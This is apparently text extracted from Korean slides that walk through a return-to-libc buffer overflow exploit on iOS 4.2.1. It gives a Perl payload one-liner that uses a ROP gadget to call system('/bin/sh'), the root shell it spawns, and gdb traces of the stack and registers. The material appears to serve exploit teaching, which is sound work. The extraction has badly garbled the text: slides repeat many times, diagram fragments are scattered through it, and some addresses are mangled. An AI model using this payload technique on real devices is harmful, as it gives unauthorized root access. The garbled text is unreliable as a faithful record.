r1	test4 t	0x2fdff1ec
r2	test4.c t	/bin/sh
r3	test5 t	0x12341234
.....	test5.c t	0x12341234
pc		0x00000000
system()		

## 2. Return to Libc on iOS

### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
```

```
AABBBCCCCC? \? 4[4]4[4]4[4]4[4]\\"
```

```
id  
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr  
80(admin)  
my^H^H  
/bin/sh: line 3: : command not found  
whoami  
root  
ls  
binshell.s      dump_libgcc_s.1    find_fun.c      libsys_d  
binshell1       dyld_decache     findbinsh      openSock  
dump_dyld       env             findbinsh.c    payload  
dump_libSystem.B env.c          libc_search.pl payload0  
dump_libSystem.B_2 find_fun      libgcc_dump.txt system  
success RTL, execute shell  
/bin/sh: line 6: success: command not found
```

register	0xffffffff
/bin/sh	AABBBCCCCC
r1	0x2fdff1ec
r2	pop {r0,r1,r2,r3,pc}
r3	/bin/sh
.....	test3.c t
pc	test4 t test4.c t test5 t test5.c t 0x12341234 0x12341234 0x12341234 system() 0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
```

```
AABBBCCCCC? \? 4[4]4[4]4[4]4[4]\\"
```

```
id  
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr  
80(admin)  
my^H^H  
/bin/sh: line 3: : command not found  
whoami  
root  
ls  
binshell.s dump_libgcc_s.1 find_fun.c libsys_d  
binshell1 dyld_decache findbinsh openSock  
dump_dyld env findbinsh.c payload  
dump_libSystem.B env.c libc_search.pl payload0  
dump_libSystem.B_2 find_fun libgcc_dump.txt system  
success RTL, execute shell  
/bin/sh: line 6: success: command not found
```

register	test3.c t	0xffffffff
/bin/sh	test4 t	AABBBCCCCC
0x12341234	test4.c t	0x2fdff1ec
r2	test5 t	pop {r0,r1,r2,r3,pc}
r3	test5.c t	/bin/sh
.....		0x12341234
pc		0x12341234
		system()
		0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
```

```
AABBBCCCCC? \? 4[4]4[4]4[4]4[4]\\"
```

```
id  
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr  
80(admin)  
my^H^H  
/bin/sh: line 3: : command not found  
whoami  
root  
ls  
binshell.s      dump_libgcc_s.1    find_fun.c      libsys_d  
binshell1       dyld_decache     findbinsh       openSock  
dump_dyld       env             findbinsh.c     payload  
dump_libSystem.B env.c          libc_search.pl  payload0  
dump_libSystem.B_2 find_fun       libgcc_dump.txt system  
success RTL, execute shell  
/bin/sh: line 6: success: command not found
```

register	test3.c t	0xffffffff
/bin/sh	test4 t	AABBBCCCCC
0x12341234	test4.c t	0x2fdff1ec
0x12341234	test5 t	pop {r0,r1,r2,r3,pc}
sp →	test5.c t	/bin/sh
0x12341234		0x12341234
r3		0x12341234
.....		system()
pc		0x00000000

## 2. Return to Libc on iOS


### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
```

```
AABBBCCCCC? \? 4[4]4[4]4[4]4[4]\\"
```

```
id  
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr  
80(admin)  
my^H^H  
/bin/sh: line 3: : command not found  
whoami  
root  
ls  
binshell.s      dump_libgcc_s.1    find_fun.c      libsys_d  
binshell1       dyld_decache     findbinsh      openSock  
dump_dyld       env             findbinsh.c    payload  
dump_libSystem.B env.c          libc_search.pl payload0  
dump_libSystem.B_2 find_fun      libgcc_dump.txt system  
success RTL, execute shell  
/bin/sh: line 6: success: command not found
```



## 2. Return to Libc on iOS


### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
```

```
AABBBCCCCC? \? 4[4]4[4]4[4]4[4]\\"
```

```
id  
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr  
80(admin)  
my^H^H  
/bin/sh: line 3: : command not found  
whoami  
root  
ls  
binshell.s dump_libgcc_s.1 find_fun.c libsys_d  
binshell1 dyld_decache findbinsh openSock  
dump_dyld env findbinsh.c payload  
dump_libSystem.B env.c libc_search.pl payload0  
dump_libSystem.B_2 find_fun libgcc_dump.txt system  
success RTL, execute shell  
/bin/sh: line 6: success: command not found
```



## 2. Return to Libc on iOS

### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6  
AABBBCCCCC? \? 4[4]4[4]4[4]4[4]\\"
```

```
id  
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr  
80(admin)  
my^H^H  
/bin/sh: line 3: : command not found  
whoami  
root  
ls  
binshell.s dump_libgcc_s.1 find_fun.c libsys_d  
binshell1 dyld_decache findbinsh openSock  
dump_dyld env findbinsh.c payload  
dump_libSystem.B env.c libc_search.pl payload0  
dump_libSystem.B_2 find_fun libgcc_dump.txt system  
success RTL, execute shell  
/bin/sh: line 6: success: command not found
```

register	test3.c t	0xffffffff
/bin/sh	test4 t	AABBBCCCCC
0x12341234	test4.c t	0x2fdff1ec
0x12341234	test5 t	pop {r0,r1,r2,r3,pc}
0x12341234	test5.c t	/bin/sh
0x12341234		0x12341234
0x12341234		0x12341234
.....		0x12341234
system()		system()
		0x00000000

Execute  
/bin/sh

system()

## 2. Return to Libc on iOS

### (3) Exploitation

이전과 동일한 방법으로 gdb를 사용해, 공격 코드가 어떻게 동작하는지 확인 할 수 있다.  
각각 주소에 breakpoint를 설정한다.

```
0x000022a0 <main+56>: bl      0x22e8 <dyld_stub_fgets>
0x000022a4 <main+60>: add    r3, sp, #10      ; 0xa
0x000022a8 <main+64>: mov     r0, r3
0x000022ac <main+68>: bl      0x22f4 <dyld_stub_puts>
0x000022b0 <main+72>: mov     r3, #0      ; 0x0
0x000022b4 <main+76>: mov     r0, r3
0x000022b8 <main+80>: sub    sp, r7, #0      ; 0x0
0x000022bc <main+84>: pop    {r7, pc}
0x000022c0 <main+88>: muleq   r0, r8, sp
End of assembler dump.
```

```
(gdb) b* 0x22a0
Breakpoint 1 at 0x22a0 → // break before starting fgets( )
(gdb) b* 0x22ac
Breakpoint 2 at 0x22ac → // break after ending fgets( )
(gdb) b* 0x22bc
Breakpoint 3 at 0x22bc → // break when end function
(gdb) b* 0x3088a55c
Breakpoint 4 at 0x3088a55c → // pop {r0, r1, r2, r3, pc}
(gdb) b* 0x225c
Breakpoint 5 at 0x225c → // break system( )
(gdb)
```

## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:    bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220: 0x2fdff268  0x00000001  0x41410002  0x42424242
0x2fdff230: 0x43434343  0x2fdff1ec  0x3088a55c  0x32db0308
0x2fdff240: 0x12341234  0x32db0308  0x12341234  0x0000225c
0x2fdff250: 0x2fdff200  0x00000001  0x00000000
```


0xffffffff
buffer[ ]
sfp
ret
r0
r1
r2
r3
pc
0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:    bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220: 0x2fdff268  0x00000001  0x41410002  0x42424242
0x2fdff230: 0x43434343  0x2fdff1ec  0x3088a55c  0x32db0308
0x2fdff240: 0x12341234  0x32db0308  0x12341234  0x0000225c
0x2fdff250: 0x2fdff200  0x00000001  0x00000000
```



## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:    bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220: 0x2fdff268  0x00000001  0x41410002  0x42424242
0x2fdff230: 0x43434343  0x2fdff1ec   0x3088a55c  0x32db0308
0x2fdff240: 0x12341234  0x32db0308  0x12341234  0x0000225c
0x2fdff250: 0x2fdff200  0x00000001  0x00000000  0x00000000
```



## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:    bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220: 0x2fdff268  0x00000001  0x41410002  0x42424242
0x2fdff230: 0x43434343  0x2fdff1ec   0x3088a55c  0x32db0308
0x2fdff240: 0x12341234  0x32db0308  0x12341234  0x0000225c
0x2fdff250: 0x2fdff200  0x00000001  0x00000000  0x00000000
```

0xffffffff

AABBBBCCCC

0x2fdff1ec

pop {r0,r1,r2,r3,pc}

r0

r1

r2

r3

pc

0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:    bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220: 0x2fdff268  0x00000001  0x41410002  0x42424242
0x2fdff230: 0x43434343  0x2fdff1ec   0x3088a55c  0x32db0308
0x2fdff240: 0x12341234  0x32db0308  0x12341234  0x0000225c
0x2fdff250: 0x2fdff200  0x00000001  0x00000000  0x00000000
```

0xffffffff

AABBBBCCCC

0x2fdff1ec

pop {r0,r1,r2,r3,pc}

/bin/sh

r1

r2

r3

pc

0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:    bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220: 0x2fdff268  0x00000001  0x41410002  0x42424242
0x2fdff230: 0x43434343  0x2fdff1ec   0x3088a55c  0x32db0308
0x2fdff240: 0x12341234  0x32db0308  0x12341234  0x0000225c
0x2fdff250: 0x2fdff200  0x00000001  0x00000000  0x00000000
```

0xffffffff

AABBBBCCCC

0x2fdff1ec

pop {r0,r1,r2,r3,pc}

/bin/sh

0x12341234

r2

r3

pc

0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:    bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220: 0x2fdff268  0x00000001  0x41410002  0x42424242
0x2fdff230: 0x43434343  0x2fdff1ec   0x3088a55c  0x32db0308
0x2fdff240: 0x12341234  0x32db0308  0x12341234  0x0000225c
0x2fdff250: 0x2fdff200  0x00000001  0x00000000  0x00000000
```

0xffffffff

AABBBBCCCC

0x2fdff1ec

pop {r0,r1,r2,r3,pc}

/bin/sh

0x12341234

0x12341234

r3

pc

0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:    bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220: 0x2fdff268  0x00000001  0x41410002  0x42424242
0x2fdff230: 0x43434343  0x2fdff1ec   0x3088a55c  0x32db0308
0x2fdff240: 0x12341234  0x32db0308  0x12341234  0x0000225c
0x2fdff250: 0x2fdff200  0x00000001  0x00000000  0x00000000
```

0xffffffff

AABBBBCCCC

0x2fdff1ec

pop {r0,r1,r2,r3,pc}

/bin/sh

0x12341234

0x12341234

0x12341234

pc

0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:    bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220: 0x2fdff268  0x00000001  0x41410002  0x42424242
0x2fdff230: 0x43434343  0x2fdff1ec   0x3088a55c  0x32db0308
0x2fdff240: 0x12341234  0x32db0308  0x12341234  0x0000225c
0x2fdff250: 0x2fdff200  0x00000001  0x00000000  0x00000000
```

0xffffffff

AABBBBCCCC

0x2fdff1ec

pop {r0,r1,r2,r3,pc}

/bin/sh

0x12341234

0x12341234

0x12341234

system()

0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation


breakpoint3에서 main( )가 될 것 이다.

0x22bc 의 명령인 pop {r7, pc} 가 동작하면서 r7, pc 레지스터에 데이터가 들어가게 된다.

```
Breakpoint 3, 0x0000022bc in main () // break when end function , pop {r7, pc}
```

```
(gdb) info registers
r0          0x0      0
r1          0x0      0
r2          0x2fdff260    803205728
r3          0x0      0
r4          0x2      2
r5          0x0      0
r6          0x0      0
r7          0x2fdff234    803205684
r8          0x2fdff260    803205728
r9          0x889    2185
r10         0x0      0
r11         0x0      0
r12         0x25     37
sp          0x2fdff234    803205684
lr          0x32d1f2ed    852620013
pc          0x22bc    8892
cpsr        {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0x0, q = 0x0, j = 0x0,
             n = 0, z = 0, c = 0, v = 0, q = 0, j = 0, ge = 0, e = 0, a = 0, i = 0, f
(gdb) x/15x $sp
```

```
0x2fdff234: 0x2fdff1ec    0x3088a55c    0x32db0308    0x12341234
0x2fdff244: 0x32db0308    0x12341234    0x00000225c   0x2fdff200
0x2fdff254: 0x00000001    0x00000000    0x000002018   0x00001000
0x2fdff264: 0x00000001    0x2fdff2cc    0x000000000
(gdb) x/i 0x22bc
0x22bc <main+84>:      pop      {r7, pc}
(gdb)
```




## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint4(0x3088a55c)에서 pop {r0,r1,r2,r3,pc} 가 동작하게 되고 r0,r1,r2,r3,pc 레지스터에 우리가 원하는 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:    pop      {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x0000225c in sysfun ()
(gdb) info registers
r0          0x32db0308      853213960
r1          0x12341234      305402420
r2          0x32db0308      853213960
r3          0x12341234      305402420
r4          0x2          2
r5          0x0          0
r6          0x0          0
r7          0x2fdfff1ec    803205612
r8          0x2fdfff260    803205728
r9          0x889      2185
r10         0x0          0
r11         0x0          0
r12         0x25        37
sp          0x2fdfff250    803205712
lr          0x32d1f2ed    852620013
pc          0x225c      8796
cpsr        {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0x0,
             n = 0, z = 0, c = 0, v = 0, q = 0, j = 0, ge = 0, e =
             x0, e = 1
             = 0, mode = 0, mod
(gdb)
```




## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint4(0x3088a55c)에서 pop {r0,r1,r2,r3,pc} 가 동작하게 되고 r0,r1,r2,r3,pc 레지스터에 우리가 원하는 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:    pop      {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x0000225c in sysfun ()
(gdb) info registers
r0          0x32db0308      853213960
r1          0x12341234      305402420
r2          0x32db0308      853213960
r3          0x12341234      305402420
r4          0x2          2
r5          0x0          0
r6          0x0          0
r7          0x2fdff1ec      803205612
r8          0x2fdff260      803205728
r9          0x889      2185
r10         0x0          0
r11         0x0          0
r12         0x25        37
sp          0x2fdff250      803205712
lr          0x32d1f2ed      852620013
pc          0x225c      8796
cpsr        {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0x0,
             n = 0, z = 0, c = 0, v = 0, q = 0, j = 0, ge = 0, e =
             x0, e = 0, mode = 0, modr = 0, mode = 0, modr = 0}
(gdb)
```



